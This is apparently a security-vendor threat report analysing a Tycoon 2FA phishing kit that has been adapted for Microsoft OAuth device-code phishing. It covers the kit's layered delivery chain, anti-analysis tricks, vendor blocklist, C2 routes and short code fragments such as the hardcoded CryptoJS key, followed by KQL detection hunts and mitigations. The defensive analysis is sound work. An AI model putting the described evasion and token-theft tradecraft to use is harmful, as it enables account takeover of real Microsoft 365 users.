eSentire is a leader in Controlled Autonomy SecOps, protecting thousands of organizations across 35+ industries around the world. Founded in 2001, the company’s Controlled Autonomy SecOps operating model pairs agentic AI operatives with engineered human-judgment controls, delivering expert-depth security outcomes at machine speed without ceding accountability to opaque automation.
We provide sophisticated cybersecurity solutions for Managed Security Service Providers (MSSPs), Managed Service Providers (MSPs), and Value-Added Resellers (VARs). Find out why you should partner with eSentire, the Authority in Managed Detection and Response, today.
The attack begins when a victim clicks a Trustifi click-tracking URL in a lure email and culminates in the victim unknowingly granting OAuth tokens to an attacker-controlled device through Microsoft's legitimate device-login flow at microsoft.com/devicelogin. Connecting those two endpoints is a four-layer in-browser delivery chain whose Tycoon 2FA tradecraft is virtually unchanged from the credential-relay variant TRU documented in April 2025 and the post-takedown variant documented in April 2026.
Key Takeaways
Tycoon 2FA operators have repurposed their existing PhaaS kit as the delivery framework for OAuth device-code grant phishing. The lure type changed; the kit did not.
Source-code analysis confirms four independent fingerprints continuous with the Tycoon 2FA kit TRU previously documented: the Check Domain architecture, the CryptoJS AES-CBC encryption layer with the hardcoded key and IV "1234567890123456", the anti-debug stack, and the Base64 XOR HTML wrapping pattern.
In this device-code variant, the AES-CBC encryption layer protects operator session metadata - not credentials. The kit never asks the victim for a password. The encryption code is the same kit fingerprint; what changes is the data shipped over the encrypted channel.
The OAuth client the operator impersonates is Microsoft Authentication Broker (AppId 29d9ed98-a469-4536-ade2-f981bc1d605e), a Microsoft first-party application that brokers tokens to Exchange Online, Microsoft Graph, and OneDrive for Business. A single successful consent yields working tokens for the entire Microsoft 365 surface area while appearing in Entra telemetry as a normal Microsoft application.
Operator polling activity originated from AS45102 (Alibaba Cloud) with user-agent strings "node" and "undici" - Node.js HTTP library signatures distinct from the axios/1.x fingerprint documented in TRU's prior Tycoon 2FA reporting. AS45102 has been observed across both the credential-relay and device-code variants of the Tycoon 2FA kit since approximately April 10, 2026.
The Check Domain URL pattern observed in this campaign – shivacrio[.]com/bytecore~tx1j8 - matches the URLscan hunting regex TRU published in the April 2026 infrastructure update, validating that detection content remains effective against this evolved variant.
The kit's ASN-based filtering blocklist has expanded significantly from prior versions and now includes cloud providers, security vendors, sandbox platforms, AI/LLM crawlers, and consumer VPN providers indicating the kit is being actively maintained against the current analyst tooling landscape.
Initial Access
The lure was delivered via a Trustifi click-tracking URL embedded in an email themed as a forwarded vendor invoice reminder.
The Lure URL
The link in the email was a Trustifi click-tracking URL of the form:
The leading 24-hex-character path segment is a MongoDB ObjectId (69f218d9bd8f28639a2460c7), the first eight hex characters of which encode the Unix timestamp at which the tracking record was created on the Trustifi platform. The ObjectId from this delivery decodes to April 29, 2026 at 14:42:33 UTC.
Trustifi is a legitimate enterprise email security platform; TRU has no evidence of a vulnerability in Trustifi itself. The events.trustifi.com click-tracker is being used as designed. The benefit to the threat actor is reputation laundering: the URL the recipient sees begins with a well-categorized, clean-reputation domain unlikely to be blocked at the gateway.
On click, Trustifi issues an HTTP 307 redirect to a Cloudflare Workers throwaway subdomain:
hxxps[://]cookies[.]28gholland[.]workers[.]dev/
This is a disposable subdomain, automatically TLS-terminated, benefiting from Cloudflare's reputation. It is the actual delivery point for the malicious payload.
Analysis
Layer 1: AES-GCM-encrypted In-Browser Unwrap
The Cloudflare worker returns an HTML page containing an AES-GCM-encrypted payload, with the key, IV, and authentication tag base64-encoded directly inline in the script. Decryption is performed in the victim's browser using the SubtleCrypto API, and the plaintext is rendered into the DOM via document.write().
The wrapper function that performs the unwrap is mildly obfuscated against static signature detection. The strings "eval" and "atob" are never written literally - they are reconstructed from .slice() calls on unrelated dictionary words:
The same string-fragment construction technique appears throughout the kit and is one of the consistent Tycoon 2FA fingerprints across the campaigns TRU has analyzed since 2025.
The AES-GCM unwrap can be reproduced in CyberChef using the inline key, IV, and tag values:
The decrypted Layer-1 plaintext is a controller script. It performs four independent checks before deciding whether to render anything malicious to the visitor.
Headless and Proxy Detection
The script checks navigator.webdriver, window.callPhantom, window._phantom, and tests the navigator.userAgent for the substring "Burp". On any positive result, the page is replaced with about:blank. This blocks Selenium, Puppeteer, Playwright, PhantomJS, and any visitor whose proxy advertises a Burp-derived user agent.
Dev-tools and Right-click Suppression
A keydown event listener intercepts F12, Ctrl+U, Ctrl+Shift+I/C/J/K, Ctrl+H, Cmd+Alt+I/C, and Cmd+U, calling preventDefault() on each. A contextmenu listener disables right-click. These raise the friction floor for casual inspection and discourage copy-paste of suspicious DOM content.
If a debugger is attached, the debugger statement pauses execution. The performance.now() delta exceeds 100 milliseconds and the page redirects to legitimate microsoft.com. This is the same anti-debug construction TRU documented in the April 2025 "Phish & Chips" blog and confirmed unchanged in the April 2026 infrastructure update.
ASN-based Vendor Filtering via ipinfo.io

The script fetches https://ipinfo.io/json and compares the response.org field against a hardcoded blocklist of 230 vendor names. Any match triggers a redirect to https://outlook.cloud.microsoft/mail/. The blocklist covers:
Major cloud providers (AWS, GCP, Azure, Oracle, DigitalOcean, Hetzner, OVH, Vultr, Linode, Leaseweb, M247, and others)
Sandbox and analysis platforms (VirusTotal, Hybrid Analysis, Any.Run, Joe Sandbox, Cuckoo, URLScan, Intezer)
Email and web security vendors (Proofpoint, Mimecast, Cloudflare, Zscaler, Forcepoint, Barracuda, Akamai, Fastly, Palo Alto, Fortinet, Cisco)
Figure 1 - 230-entry ASN owner blocklist hardcoded in the Layer 2 controller script.
The breadth of this list - particularly the inclusion of recent AI-crawler user-agents - indicates the kit is being actively maintained.
Time-bounded campaign expiry
After surviving the gates above, the script performs one final check against a hardcoded Unix timestamp before rendering the lure:
if (1780012800 < Math.floor(Date.now() / 1000)) {
    document.write('Expired');
} else {
    document.write(pZgEQMHEcn); // proceed to Layer 3
}
The hardcoded Unix timestamp 1780012800 in the snippet decodes to May 29, 2026 at 00:00:00 UTC. After that date, the page renders the literal string "Expired" in place of the lure. Time-bounding the kit reduces the analytical window for forensic responders: any sample fetched after expiry will appear inert.
The expiry sits roughly four weeks after the observed April 29-30, 2026 delivery window, suggesting an intended operational tail of approximately one month per deployed sample.
Layer 3: HumanCheck CAPTCHA Wrapper and Check Domain Branching

The cleartext from Layer 2 is a Microsoft-branded fake CAPTCHA page styled with the four Microsoft logo tile colors. It is presented to the victim as a "HumanCheck" widget requiring a single click to pass. The page repeats the entire anti-analysis stack from Layer 2 - same headless-detection block, same key-suppression list, same debugger timing trap - ensuring that even if an analyst saves and reopens the cleartext as a standalone file, the gates fire again.
Figure 2 - The HumanCheck CAPTCHA widget presented to the victim after passing Layer 2 anti-analysis checks.
TheCheck Domain – Same Architecture as Prior Tycoon 2FA Campaigns
On click, the page issues a GET request to a Tycoon 2FA "Check Domain". TRU first introduced this terminology in the April 2025 blog, where the mechanism appeared at URLs of the form gyp3d[.]gadyks[.]ru/chai@a25vgd9g. The Check Domain is a gate the kit uses to filter its audience in real time. Before rendering any lure content, the kit makes a GET request to an operator-controlled URL and evaluates the response.
If the response indicates a legitimate victim, the lure proceeds. If it indicates a security researcher, scanner, or other unwanted visitor, the kit takes evasive action. This allows the operator to control who sees the phishing content without modifying or redeploying the kit itself.
In the April 2026 infrastructure update, TRU published a URLscan regex for hunting these domains:
The Check Domain observed in this campaign - hxxps[://]shivacrio[.]com/bytecore~tx1j8 - matches that regex exactly. The behavioral semantics of the response have evolved meaningfully: in prior campaigns, a non-zero response blocked the visitor outright. In this 2026 campaign, the response is interpreted as a fork:
WPTKdZGTUf() decodes a complete benign-looking website branded "NexusCore" - a fictional domain registrar and hosting reseller.
Layer 4: The OAuth Device Code Lure

Visitors who pass the Check Domain are shown a Microsoft 365 voicemail-themed lure. The page is branded as a Microsoft 365 voicemail notification ("Voicemail_Message.mp3").
The lure flow:
Step 1 - Loading state. The page displays a spinner while the operator backend contacts Microsoft to obtain a fresh device_code.
Step 2 - User code presentation. The page displays a verification code with a "Copy Code" button and a three-step instruction list directing the victim to microsoft.com/devicelogin.

Figure 3 - The genuine Microsoft device authentication page at login.microsoftonline.com/common/oauth2/deviceauth with the operator-issued user code

Step 3 - Device login. Clicking "Copy Code" copies the user code to the clipboard and opens https://microsoft.com/devicelogin in a popup window. The victim pastes the code manually. Depending on their existing session state, Microsoft may prompt for full sign-in and MFA or proceed directly to the consent prompt if already authenticated.
Step 4 - Post-success cosmetic redirect. Once the operator backend signals that tokens have been issued, the victim's browser is redirected to https://outlook.cloud.microsoft/mail/. The victim sees their real Outlook inbox.
Figure 4 – Sign In to your account window with Microsoft Authentication Broker context
Why Device-Code Phishing Breaks MFA
The OAuth 2.0 Device Authorization Grant was designed for input-constrained devices - smart TVs, command-line tools, and appliances - where typing credentials is impractical. The flow is intentionally indirect: the device asks the identity provider for a short user-facing code, the user enters that code from a different browser, signs in normally, and the identity provider returns tokens to the original device.
The protocol has no cryptographic binding between the device that requested the code and the user's identity. Anyone who initiates a device-code grant for a Microsoft first-party AppId can collect the resulting tokens from any user who consents.
Figure 5 - Microsoft deviceauth page with code FG7JZ7TJB
Network traces show what happens after the victim pastes the user code and clicks Continue. The browser is handed off to genuine Microsoft infrastructure at login.microsoftonline.com, which performs the sign-in in full. First-factor authentication is collected via the normal Microsoft endpoints.
Second-factor MFA is then initiated, and Microsoft polls for an authenticator-app push approval until the user approves or the request times out. After approval, the ProcessAuth endpoint displays the consent prompt asking the user to authorize Microsoft Authentication Broker; on Continue, Microsoft issues access and refresh tokens via /organizations/oauth2/v2.0/token to the device that initiated the device-code grant - i.e., to the operator's polling client.
A consent-time observation worth recording: the consent prompt advertises Microsoft Authentication Broker (AppId 29d9ed98-a469-4536-ade2-f981bc1d605e), but the resulting /authorize request observed in the captured traffic carries a different resource AppId - 9199bf20-a13f-4107-85dc-02114787ef48 (One Outlook Web).
Because Microsoft Authentication Broker is a broker application, the access token issued at consent can be exchanged for tokens scoped to other Microsoft resources - Exchange, Graph, OneDrive - without further user interaction. One consent unlocks a token chain across the Microsoft 365 surface area.
Figure 6 - Network capture showing the transition from Microsoft Authentication Broker (AppId 29d9ed98, highlighted top) to the subsequent OAuth authorize request for One Outlook Web (AppId 9199bf20, highlighted bottom).
The user's MFA worked exactly as designed. There is no proxy, no credential capture, no fake Microsoft page; everything from login.microsoftonline.com onward is authentic Microsoft infrastructure responding to authentic Microsoft authentication events.
The phish does not bypass MFA - it changes what MFA is being used to authorize. The user thinks they are approving access for a voicemail player; they are actually approving token issuance to an attacker-controlled device.
Layer 5: Operator backend communication
Below the visible lure UI sits a JavaScript block handling all communication with the operator's C2 infrastructure. All POSTs go to a single backend domain with a fixed 68-character static path prefix, followed by a per-request RandExp-generated routing suffix:

CryptoJS AES-CBC with the same key as the prior Tycoon 2FA kit
Every request body is an AES-CBC-encrypted blob produced by an in-line CryptoJS routine:
const key = CryptoJS.enc.Utf8.parse('1234567890123456');
const iv  = CryptoJS.enc.Utf8.parse('1234567890123456');
CryptoJS.AES.encrypt(data, key, {
    iv: iv,
    padding: CryptoJS.pad.Pkcs7,
    mode: CryptoJS.mode.CBC
});
This is byte-for-byte identical to the encryption layer documented in the April 2025 "Phish & Chips" blog and confirmed unchanged in the April 2026 infrastructure update. Same key, same IV, same mode, same padding, same library, same wrapper function names encryptData() and decryptData(). The CyberChef recipe TRU previously published continues to decrypt traffic from this campaign.
What is being encrypted in the device-code variant
An important distinction from the credential-relay variant is that the data being encrypted here is not credentials. The kit never asks the victim for a password. The password is entered at the genuine Microsoft sign-in page.
What the kit ships to its backend over the encrypted channel is session coordination data, meaning the information needed to track the victim's session and shuttle the Microsoft-issued device authorization code between the operator's server-side polling client and the victim's browser.

Figure 7 - Kit source showing the five route definitions, the hardcoded appnum and pagelinkval values, and the per-route regex patterns used to generate distinct URL suffixes.
Bootstrap (codeemailtoken)
The first call establishes the session. Its payload follows the form /{pagelinkval}/{browser}/{ip}/{country}/{appnum}/{getresponse}, observed as /7juMd/chrome/<RedactedIP>/<RedactedCountry>/3/1, with appnum hardcoded to 3. The bootstrap response is the only response in the entire session that carries the uid field.
The uid is a per-victim identifier returned by the operator backend.
Device code fetch (emailtokencookie)
The kit's second call requests the device authorization material. The response carries the user-facing code (the user_code the victim will type at microsoft.com/devicelogin) and the device_code, which matches the format of Microsoft device authorization codes issued by https://login.microsoftonline.com/common/oauth2/v2.0/devicecode.
Figure 8 - CyberChef AES-CBC decryption of an operator backend response, confirming the hardcoded key "1234567890123456" and revealing the code, Microsoft-issued device_code blob, and rotating session token.
Polling loop (checkemailtokencookie)
Every subsequent call uses this route, fired on a five-second interval as set in the kit source. The full device_code is appended to each request and re-sent by the browser on every iteration.
Polling responses collapse to a two-field shape, returning pending while the kit waits for the next status update. The kit source handles two terminal values. A value of expired triggers a fresh device code fetch via the emailtokencookie route. The value of success ends the polling loop.
On success, the kit redirects the victim to https://outlook.cloud.microsoft/mail/ after a one-second delay, as defined in the source.
The transition from pending to success coincided with the victim's MFA flow on login.microsoftonline.com, which walked through SAS/BeginAuth, SAS/EndAuth?authMethodId=PhoneAppNotification, SAS/ProcessAuth, and /appverify. The next polling response after this sequence returned status:"success".
If the victim had been already signed in to login.microsoftonline.com, the SAS sequence would not have appeared, and Microsoft would have proceeded directly to the device-code consent screen. The kit's polling loop and success transition would still occur, but without any visible authentication step on the victim's side.
The encryption layer in this kit obscures the request and response bodies but uses a hardcoded symmetric key (1234567890123456) and IV that are present in the client-side source, so the encryption serves as a kit fingerprint rather than a confidentiality control over the wire.
RandExp-generated route obfuscation
Each backend call uses a different routing pattern, generated at runtime by the randexp.js library against one of five hardcoded regular expressions. The starting bytes of each pattern act as a route discriminator - the same architectural choice TRU documented in the April 2025 blog.
The five routes in this device-code variant:
Route name
Starting bytes
Function in attack chain
codeemailtoken
76 or 80
Initial bootstrap - establishes session token with operator backend.
emailtokencookie
41 or 42
Request fresh user_code and device_code from operator (which obtained them from Microsoft's /devicecode endpoint).
emailtoken
49 or 52
Submit harvested victim email to operator.
checkemailtoken
65 or 74
Generic poll/check.
checkemailtokencookie
67 or 86
every 5 seconds, polls operator backend for status update
IP enrichment via api.ipbase.com
In addition to the ipinfo.io call used for ASN gating in Layer 2, the backend layer makes a separate call to https://api.ipbase.com/v1/json/ to capture the victim's IP address and country, both forwarded to the operator on every backend request. This adds api.ipbase.com to the list of legitimate IP-intelligence services TRU has documented being abused by the Tycoon 2FA kit, alongside ipinfo.io, api.ipapi.is, and get.geojs.io.
Tycoon 2FA Continuity: Same Kit, New Lure
Cross-referencing this campaign with the two prior TRU reports yields multiple independent fingerprints continuous between the kits:
Fingerprint
Prior kits (TRU April 2025 / April 2026)
This 2026 device-code campaign
Check Domain URL grammar
Word + separator (@ or $) + alnum suffix; .ru and lookalike TLDs.
Word ("bytecore") + separator ("~") + alnum suffix on .com TLD. Matches the published URLscan regex unchanged.
Check Domain response semantics
Returns 0 or 1; non-zero blocks.
Returns 0 or non-0; non-zero now renders a benign "NexusCore" decoy instead of blocking.
CryptoJS AES routine
AES-CBC, PKCS#7, key=IV="1234567890123456", in encryptData/decryptData wrappers.
Identical: same algorithm, same key, same IV, same wrappers, same library.
Anti-debug stack
Headless detection, key-suppression list, debugger timing trap with redirect on detection.
Identical implementation. Repeated at multiple chain layers for defense in depth.
These are not generic phishing-kit techniques. The fixed AES key "1234567890123456", the byte-prefix route discriminator, the Check Domain URL grammar, and the encryptData/decryptData function names taken together constitute strong attribution evidence.
Post-Consent Activity: Operator Behavior in Entra Telemetry
The impersonated OAuth client: Microsoft Authentication Broker
During the device-login flow, the victim is presented with a consent prompt reading "Are you trying to sign in to Microsoft Authentication Broker?" - and Entra sign-in logs confirm that the application receiving tokens is Microsoft Authentication Broker, AppId 29d9ed98-a469-4536-ade2-f981bc1d605e. This is a Microsoft first-party application.
There are two consequences for defenders:
First, it appears in Entra telemetry as a normal Microsoft application - not as an unknown third-party OAuth app - so it does not trigger the unverified-publisher detections that catch many OAuth phishing campaigns.
Second, Microsoft Authentication Broker brokers tokens to other Microsoft applications (Exchange Online, Graph, OneDrive), so a single successful consent gives the operator working tokens for the entire Microsoft 365 surface area.
Operator infrastructure: an ongoing shift to Alibaba Cloud
The use of AS45102 (Alibaba (US) Technology Co., Ltd.) by Tycoon 2FA operators is not unique to the device-code variant. TRU and other security teams have observed a sustained shift in operator-side toward Alibaba Cloud across both the credential-relay variant and the device-code variant of the kit beginning approximately April 10, 2026.
This is consistent with the broader ASN rotation pattern documented in TRU's April 2026 infrastructure update - operators substitute lower-cost, lower-KYC-friction hosting as previously used providers take takedown and abuse-report pressure.
AS45102 should be treated as an active addition to the post-takedown Tycoon 2FA ASN watchlist, parallel to (not replacing) the previously documented set: AS9009 (M247), AS214238 (HOST TELECOM), AS62240 (Clouvider), AS204957 (GREEN FLOID), AS395092 (Shock Hosting), AS215540 (GLOBAL CONNECTIVITY SOLUTIONS).
New operator-side user-agent fingerprints: undici and node

The most operationally useful new finding from the Entra telemetry is the user-agent string presented by the operator's polling client when calling Microsoft's token endpoint. Two distinct values were observed:
"node" - observed during the initial token-acquisition phase, immediately following victim consent.
"undici" - observed during sustained refresh-token reuse afterward.
Both are signatures of a Node.js automation backend. "undici" is the modern Node.js native HTTP client library (the implementation behind global fetch in Node 18+); the bare "node" UA is the default for node-fetch and similar libraries when no explicit User-Agent header is set.
Their appearance against the Microsoft Authentication Broker AppId in non-interactive sign-in logs is highly anomalous in production environments and is, in practice, a strong post-compromise indicator.
This is an evolution from the user-agent fingerprints documented in TRU's prior Tycoon 2FA reporting. Both the April 2025 and April 2026 blogs called out axios/1.x as the consistent operator-side library across the credential-relay variant. Defenders should watch for all three: axios/* for credential-relay variants, and undici|node for the device-code variant.
Activity observed against the compromised identity
The Entra sign-in logs produced the following trace of operator-side authentication activity against the compromised identity:
Phase
Source
Event
Initial credential attempt
47.90.180.205 (AS45102)
Operator submits the email/password (entered into the kit's lure page) to Microsoft Authentication Broker. Entra returns errorCode 50199 ("user confirmation is required") - the password is recognized but Microsoft demands user-interactive consent. The operator pivots to the device-code grant flow.
Device code consent
47.90.180.205 (AS45102)
AuthenticationProtocol = deviceCode succeeds against Microsoft Authentication Broker. Tokens issued. MFA requirement satisfied by claim in the token. This corresponds to clicking Continue on the ProcessAuth consent prompt.
Immediate post consent
47.90.180.205 (AS45102), UA: "node"
Three near-simultaneous non-interactive token uses against Office 365 Exchange Online (x2) and Microsoft Graph (x1). The operator's automation begins attempting Exchange and Graph resource access within two seconds of consent.
Sustained Use
47.252.11.99 (AS45102), UA: "undici"
Sustained non-interactive refresh-token reuse from a second Alibaba IP. Nine separate non-interactive sign-in events against Exchange Online and Microsoft Graph over the next ~3 hours. All return errorCode 50173 ("the provided grant has expired due to it being revoked") - confirming the IR team had revoked the refresh-token chain, but the operator's automation was still retrying. This long-tail polling is a strong post-compromise detection signal even after token revocation.
Detection
KQL - Tycoon 2FA device-code variant hunt
Primary hunt - targets the Microsoft Authentication Broker AppId combined with the Node.js user-agents observed in operator polling activity:
let auth_broker_appid = '29d9ed98-a469-4536-ade2-f981bc1d605e';
let aadFunc = (tableName: string) {
    table(tableName)
    | where AppId == auth_broker_appid
        or (AuthenticationProtocol == 'deviceCode' and ResultType == 0)
    | where UserAgent in~ ('node', 'undici')
        or UserAgent matches regex 'axios/.*'
    | summarize first_time = min(TimeGenerated),
        last_time = max(TimeGenerated),
        IPAddresses = make_set(IPAddress),
        ASNs = make_set(AutonomousSystemNumber),
        Resources = make_set(ResourceDisplayName)
        by UserPrincipalName, AppDisplayName,
        AuthenticationProtocol, UserAgent
};
union (aadFunc('SigninLogs')), (aadFunc('AADNonInteractiveUserSignInLogs'))
Complementary hunt - catches long-tail post-revocation operator activity via errorCode 50173 combined with Node.js user-agents:
Our team of 24/7 SOC Analysts proactively isolated the affected user accounts on the customer's behalf, revoked active Microsoft Graph sessions, and forced a sign-out across all Entra-protected applications.
TRU coordinated with the customer's identity team to revoke the OAuth refresh token chain and audit recent application consents.
TRU is monitoring the operator domains identified in this campaign and is updating eSentire MDR for Log and MDR for Network detection content for the device-code variant of the Tycoon 2FA kit.
What can you learn from this TRU Positive?
Phishing-kit infrastructure takedowns disrupt operations but do not eliminate the operators. Tycoon 2FA actors retained their kit codebase across the March 2026 takedown and adapted it to a new lure type within weeks.
OAuth Device Code phishing breaks the assumption that strong MFA stops account takeover. The victim's MFA is real and satisfied at Microsoft's own infrastructure. AiTM proxying of the login form is no longer required.
Reputation laundering via abuse of legitimate platforms (Trustifi, Cloudflare Workers, ipinfo.io, api.ipbase.com) is a defining feature of modern PhaaS. The first malicious infrastructure on the wire may not appear until several hops into the chain.
Decoy-on-detection is a meaningful tradecraft shift. Operators who serve a benign-looking decoy to suspected analysts retain operational secrecy that hard-blocking surrenders.
The same source-code fingerprints (CryptoJS AES key, Check Domain grammar, anti-debug construction) continue to provide reliable attribution surface across kit evolutions, even as infrastructure rotates and the types of lures used change.
Recommendations from Our Threat Response Unit (TRU)
Implement Microsoft Entra Conditional Access policies that block OAuth Device Code authentication flows for end-users, allowing them only for explicitly defined developer or device-onboarding scenarios. This single control eliminates the entire attack class for affected users.
Restrict user consent to OAuth applications. Require admin consent for all third-party applications and restrict default user consent to verified publishers only. This prevents the device-code consent prompt from completing even if the victim reaches it.
Enable Continuous Access Evaluation (CAE) so that token revocation propagates in near real time. After a confirmed device-code phish, revoking the refresh-token chain via Revoke-AzureADUserAllRefreshToken terminates persistence.
Implement Device Compliance policies to limit access to managed and compliant devices - the same control recommended for AiTM Tycoon 2FA campaigns also disrupts device-code abuse, since attacker-controlled devices are not enrolled.
Treat supplier email-authentication posture as part of vendor-risk management. Vendors whose mail-sending domains do not publish DMARC remove a downstream control your gateway can apply when one of their accounts is later abused. The lure analyzed in this report authenticated cleanly via SPF and DKIM from a third-party domain with no DMARC record, leaving the recipient gateway with no sender-policy signal - only sandbox URL detonation prevented delivery.
Hunt continuously for the indicators in the Detection section above. Layer the extended Tycoon 2FA KQL, and the Check Domain URLscan regex.
Review user mailbox rules, OAuth application consents, and forwarding configurations following any signal of a successful phish. Operators routinely create inbox rules to hide post-compromise activity.
Build an incident-response runbook for OAuth token theft. Microsoft's published guidance on token theft prevention and response should drive customer playbooks.
Successful device-code authentication (AuthenticationProtocol = deviceCode, ResultType = 0) from sources with no prior device-code activity.
AppId 29d9ed98-a469-4536-ade2-f981bc1d605e (Microsoft Authentication Broker) is the impersonated OAuth client in this campaign.
AppId 4765445b-32c6-49b0-83e6-1d93765276ca (OfficeHome) remains the primary AppId for the credential-relay variant (per TRU's April 2026 reporting). Both AppIds together form a parallel detection set covering both kit variants.
UserAgent strings "node" and "undici" against AppId 29d9ed98 in non-interactive sign-in logs are direct fingerprints of the operator's Node.js automation backend. Together with axios/1.13.x (the credential-relay variant fingerprint), these three UA values cover the known operator-side polling implementations.
AS45102 (Alibaba US Technology Co., Ltd.) is an active operator-side ASN observed in this campaign and across the Tycoon 2FA kit since approximately April 10, 2026. Specific operator-side IPs observed: 47.90.180.205 (token-acquisition phase) and 47.252.11.99 (sustained refresh-token reuse phase).
ResultType 50173 ("the provided grant has expired due to it being revoked") repeated against the same UPN with the node/undici user-agent is a strong post-revocation operator-activity signal. Three or more such events on a UPN within a short window warrants immediate investigation.
The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.